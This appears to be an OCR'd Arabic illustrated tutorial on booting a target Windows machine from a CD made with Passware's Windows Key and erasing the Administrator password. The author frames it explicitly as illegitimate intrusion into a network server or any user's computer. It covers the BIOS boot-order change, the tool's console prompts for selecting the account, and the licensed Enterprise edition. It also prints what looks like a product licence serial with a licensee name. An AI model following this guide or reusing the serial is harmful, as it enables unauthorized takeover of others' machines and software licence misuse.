


نقوم بالضغط على الزر Next لكي نقوم يبدأ عملية إنشاء ملف الـ ISO ...

شاهد الصورة التالية :


Copy files from:
D:\I386\TXTSETUP.SIF
Browse...
Choose name and location of CD-ROM image file to create:
C:\Documents and Settings\Osama\Desktop\passkey.ISO
Browse...
Click Next to create Windows bootable CD Image or Back to start again.

الآن ستجد أن البرنامج بدأ في عملية إنشاء الملف ....




في الصورة السابقة يخبرك البرنامج إنه يقوم بعمل قائمة تحتوي على ملفات الـ ISO ...

الآن يقوم البرنامج بنسخ الملفات التي يحتاجها من اسطوانة تركيب الويندوز ...



وبعد أن ينتهي البرنامج من إنشاء الملف سيعطيك الرسالة التي تظهر في الصورة التالية والمشار لها بالسهم الأول ...




قم الآن بالضغط على Close حيث يشير السهم الثاني في الصورة السابقة ..
ثم توجه للمكان الذي حفظت فيه الملف .. ستجده بهذا الشكل .. :



الآن يجب عليك حرق الملف إلى اسطوانة من خلال برنامج مثل Nero

Nero





قم بالتوجه إلى Copy and Backup كما يشير السهم الأول في الصورة السابقة ... ثم قم بالتوجه إلى Burn Image To Disc وقم بتحديد مكان ملف الـ Iso ثم قم بحرقه .. وألف مبروك .. على الخطوة الأولى في تجهيز العتاد ..

الآن ننتقل إلى الخطوة التالية وهي التنفيذ العملي لعملية اختراق الجهاز الخادم أو أي جهاز لمستخدم عادي داخل الشبكة التي يخدمها الجهاز الخادم ... بالأصح سيصبح دخولنا لأي جهاز موجود داخل الشبكة أمر مثل قطعة الكيك كما يقول عدونا ..

عملية الاختراق :

الآن حان وقت تنفيذ عملية الاختراق للجهاز الخادم والدخول إليه بطريقة غير شرعية ..


ولكن ما هي أدواتنا ..

1- الاسطوانة التي قمنا بحرقها


2- هذا الكتاب ..

أولاً : سنقوم بتغيير مكان الإقلاع بدل من القرص الصلب سنجعله من السي دي روم ... ولمن لا يعرف هاهي الطريقة .... :

نقوم بالذهاب إلى اللوحة الأم وذلك بالضغط على Delete أو F2 من لوحة المفاتيح أو أي زر آخر حسب نوع اللوحة الأم والبرنامج المركب عليها ...



سنذهب الآن إلى لسان الإقلاع Boot ومكانه يختلف حسب نوعية اللوحة الأم ونوع البرنامج المركب عليها فقد لا يكون كما ترى في النافذة الرئيسية بل قد يكون داخل قائمة فرعية ... المهم أن نقوم بتغيير الجهاز الأول الذي تقوم اللوحة الأم بالإقلاع منه فبدلاً من أن يكون القرص الصلب HDD نجعله الـ CD-ROM Drive وذلك باستعمال علامتي الجمع + والطرح − من على لوحة المفاتيح ...




الآن قم بعمل حفظ للتغييرات بالضغط على F10 ثم الضغط على Yes لحفظ التغييرات... سيقوم الجهاز بعمل إعادة تشغيل لكي يقوم بتأكيد التغييرات وتنفيذها .. طبعاً أنت في هذا الوقت كنت قد قمت بوضع الاسطوانة CD التي قمنا بإنشائها ...


سيتم الآن الإقلاع من الاسطوانة CD كما ترى في الصورة التالية :

Setup is inspecting your computer's hardware configuration...

لاحظ أن الموضوع يشابه تركيب نظام ويندوز أكس بي أو ويندوز 2000 .. لكن كل ما في الأمر أن البرنامج يحتاج أن يتم تركيبه كـ SCSI أو RAID driver ... لذا يحتاج للدخول بهذه الواجهة .. أي كأنك قمت باستخدام اسطوانة تركيب الويندوز وضغطت على F6 ...



لاحظ في الصورة السابقة أن البرنامج سيدخل لكي يركب الأمر المعطي له .. لا تقوم بالضغط على أي زر حتى لا تعيق عملية التركيب ... وعندما تجد تطبيق التركيب يقول لك Set Up Is Starting Windows فهذا يعني أنه في طريقه لتشغيل البرنامج الخاص بنا ...




سيتم تحويلك تلقائياً إلى البرنامج الذي سيقوم بعملية إعادة Reset الباسوورد ولا نقصد هنا أنك ستقوم بكتابة باسوورد جديدة ولكن سيقوم البرنامج بمحو باسوورد الدخول للنظام ...



لاحظ الصورة السابقة ستجد في المربع الذي ظللته لك أن النسخة التي نعمل بها هي Demo .. سنقوم بشرح النسخة الكاملة وهي التي ستقوم بالعمل كله ...


انظر الصورة التالية :



يشير السهم الأول إلى بيانات رخصة البرنامج .


يشير السهم الثاني إلى مكان أو مسار الويندوز على القرص الصلب .

يشير السهم الثالث حيث يقوم البرنامج بجعلك تختار الويندوز الذي ستتعامل معه ... فمثلاً لو كان يوجد على الجهاز أكثر من نظام مركب فستجد أن البرنامج يخيرك بينهم ...



طبعاً قم بالضغط على رقم 1 من لوحة المفاتيح ..

بعد أن تقوم بالضغط على رقم 1 واختيار المسار المركب عليه النظام الذي تريد اختراقه .. سيقوم البرنامج بأخذ مجموعة من الخطوات المهمة مثل أخذ نسخة احتياطية لملف الباسوورد الخاص بالنظام ... سنتحدث عن أهمية هذه الخطوة بعد قليل أثناء شرح النسخة الكاملة ..



السهم الأول : يقوم البرنامج بإخبارك بنجاح عملية أخذ نسخة احتياطية لملف الباسوورد ..

السهم الثاني : يقوم البرنامج بعرض مجموعة المستخدمين الموجودين على النظام الذي تريد اختراقه .. ولاحظ أن كل مستخدم أمامه رقم..

السهم الثالث : يجعلك البرنامج تختار بين أي المستخدمين ستقوم بعمل Reset له وذلك بالضغط على الرقم الذي يقابل هذا المستخدم ...

سنقوم باختيار Administrator وذلك بالضغط على رقم 1 من لوحة المفاتيح وذلك لأن هذا المستخدم يقابله الرقم واحد كما رأيت في الصورة السابقة ....

انظر الصورة التالية وركز جيداً :

```
    treaties. Unauthorized reproduction or distribution of this program
    is strictly prohibited.

Found the following disk drives
C: \Device\Harddisk0\Partition1     NTFS     4.8490Gb

Searching for Windows installations...
Checking drive C:
Found at  C:\MICROSOFT



Please select Windows installation to be processed


 #  Path         Undo available
--- ----------- --------------
[1] C:\MICROSOFT 1 :

Please enter your selection 1 .1 or 0 to quit: [1]

Processing Windows installation at C:\MICROSOFT

Backup file was
Backup file was been created.
You can undo changes by running Windows Key Demo again

Windows Key Demo allows you to reset a 'Demo12345' password only.
This demo version will make no changes for other passwords.

Please select the account to reset the password for:



 #  User Name
--- ----------------
[1] Administrator
[2] Guest
[3] HelpAssistant
[4] SUPPORT_388945a0
[5] MamoDeC

Please enter your selection 1 .5 or 0 to quit: [1]
User name: 'Administrator'

Account 'Administrator' password differs from 'Demo12345'. No changes will be ma
de

Press any key to continue
Windows Key Demo allows you to reset a 'Demo12345' password only.
This demo version will make no changes for other passwords._
```

السهم الأول في الصورة التالية يخبرك البرنامج أن باسوورد المستخدم يختلف عن Demo12345 وأن النسخة غير الكاملة لا تسمح لك سوي بهذه الباسوورد...



كما ترى أيضاً السهم الثاني يقول لك البرنامج أن النسخة غير الكاملة لا يمكنها عمل Reset لهذا المستخدم حيث تختلف الباسوورد كما قلنا منذ قليل ..

إذن ما الحل ... الحل هو استخدام النسخة الكاملة لكننا هنا لا نستطيع أن نقوم بوضع النسخة الكاملة حفاظاً لحقوق الشركة .. لكننا سنشرح كيفية استخدام النسخة الكاملة ..

```
Please select Windows installation to be processed:

 # Path         Undo available
--- ----------- --------------
[1] C:\WINDOWS [ ]

Please enter your selection 1..1 or 0 to quit: [1]

Processing Windows installation at C:\WINDOWS.

Backup file has been created.
You can undo changes by running Windows Key Demo again.

Windows Key Demo allows you to reset a 'Demo12345' password only.
This demo version will make no changes for other passwords

Please select the account to reset the password for:

 # User Name
--- ----------------
[1] Administrator
[2] Guest
[3] HelpAssistant
[4] SUPPORT_388945a0
[5] ManoSoft

Please enter your selection 1..5 or 0 to quit: [1]
User name: 'Administrator'

Account 'Administrator' password differs from 'Demo12345'. No changes will be ma
de.

Press any key to continue.
Windows Key Demo allows you to reset a 'Demo12345' password only.
This demo version will make no changes for other passwords

Please select the account to reset the password for:

 # User Name
--- ----------------
[1] Administrator
[2] Guest
[3] HelpAssistant
[4] SUPPORT_388945a0
[5] ManoSoft

Please enter your selection 1..5 or 0 to quit: _
```

بعد أن يخبرك البرنامج بهذه المشكلة سيقوم بإعادتك للخطوة السابقة حيث ستختار من بين المستخدمين مرة أخرى..

ثانياً النسخة الكاملة :



Windows Key Enterprise Edition 7.9 build 2141
Copyright (c) 1998, 2006 Passware

http://www.LostPassword.com/
csupport@LostPassword.com

Osama
BGDM2-VR43Y-BUZWB-AGFBQ-NCKARC
10 Users License


سنتحدث هنا عن النسخة الكاملة .. حيث تقوم هذه النسخة بكل الخيارات المتاحة دون أي عوائق ...

لاحظ أننا لن نقوم بإرفاق هذه النسخة حفاظاً على الحقوق الفكرية والبرمجية للشركة والمبرمجين القائمين على البرنامج ...


ملحوظة :

لن نقوم بشرح كل شيء من البرنامج فهو نسخة طبق الأصل من النسخة غير الكاملة .. ولكن مع اختلافات بسيطة سنوضحها الآن ..

لاحظ : عند قيامك بتركيب البرنامج على النظام الخاص بك ستجد أن البرنامج يطلب منك الـــ Serial الخاص بالبرنامج ..




بعد الانتهاء من تركيب البرنامج ستجد إنه تم إضافته إلى All Programs ...




لاحظ أيضا وجود البرنامج فوق النسخة التجريبية ...

الآن قم بتشغيل البرنامج :




احذر أن يختلط عليك الأمر وتقوم بتشغيل النسخة التجريبية ...


لاحظ في الصورة التالية في الفورم كابشن ستجد أن النسخة كاملة ...



قم بالضغط على CDImage ..



قم بعمل كل المطلوب كما تعلمت في النسخة التجريبية ...




المربع حيث يشير السهم الأول : صاحب الرخصة الخاصة بالبرنامج ..

المربع حيث يشير السهم الثاني : الشركة المرخص لها البرنامج ...


المربع حيث يشير السهم الثالث : الباسوورد التي سيطلبها البرنامج عند محاولة استخدامه بحيث تكون الاسطوانة التي ستقوم بإنشائها الآن لا يتم استخدامها إلا لمن يعرف الباسوورد ...

بعد أن تكتب كل بياناتك قم بالضغط على Next حيث يشير السهم الرابع ...

الآن سيتم إنشاء الأسطوانة ...




لاحظ الصورة التالية حيث مسار إنشاء الاسطوانة ..




عملية الاختراق :

قم بنفس الإعدادات التي سبق ذكرها من أجل تغيير مكان الإقلاع بدل من القرص الصلب سنجعله من السي دي روم .... وضع الأسطوانة وقم بالإقلاع منها ... وبعد أن تتخطي نافذة تركيب الويندوز سيظهر لك البرنامج :



لاحظ في الصورة السابقة أن البرنامج نسخة Enterprise وستقوم بجميع الخيارات الموجودة بالبرنامج بدون أي عوائق ...




في الصورة السابقة انظر حيث يشير السهم الأول : هذه بيانات الرخصة الخاصة بالبرنامج ...

أما حيث يشير السهم الثاني في الصورة السابقة : ستجد أن البرنامج يطلب منك كلمة المرور التي كتبتها أثناء إنشاء الأسطوانة وذلك حتى تطمأن أن الأسطوانة لا يستطيع أحد غيرك استخدامها حتى ولو وقعت بين يديه ...

قم بكتابة الباسوورد ثم اضغط Enter من لوحة المفاتيح ..

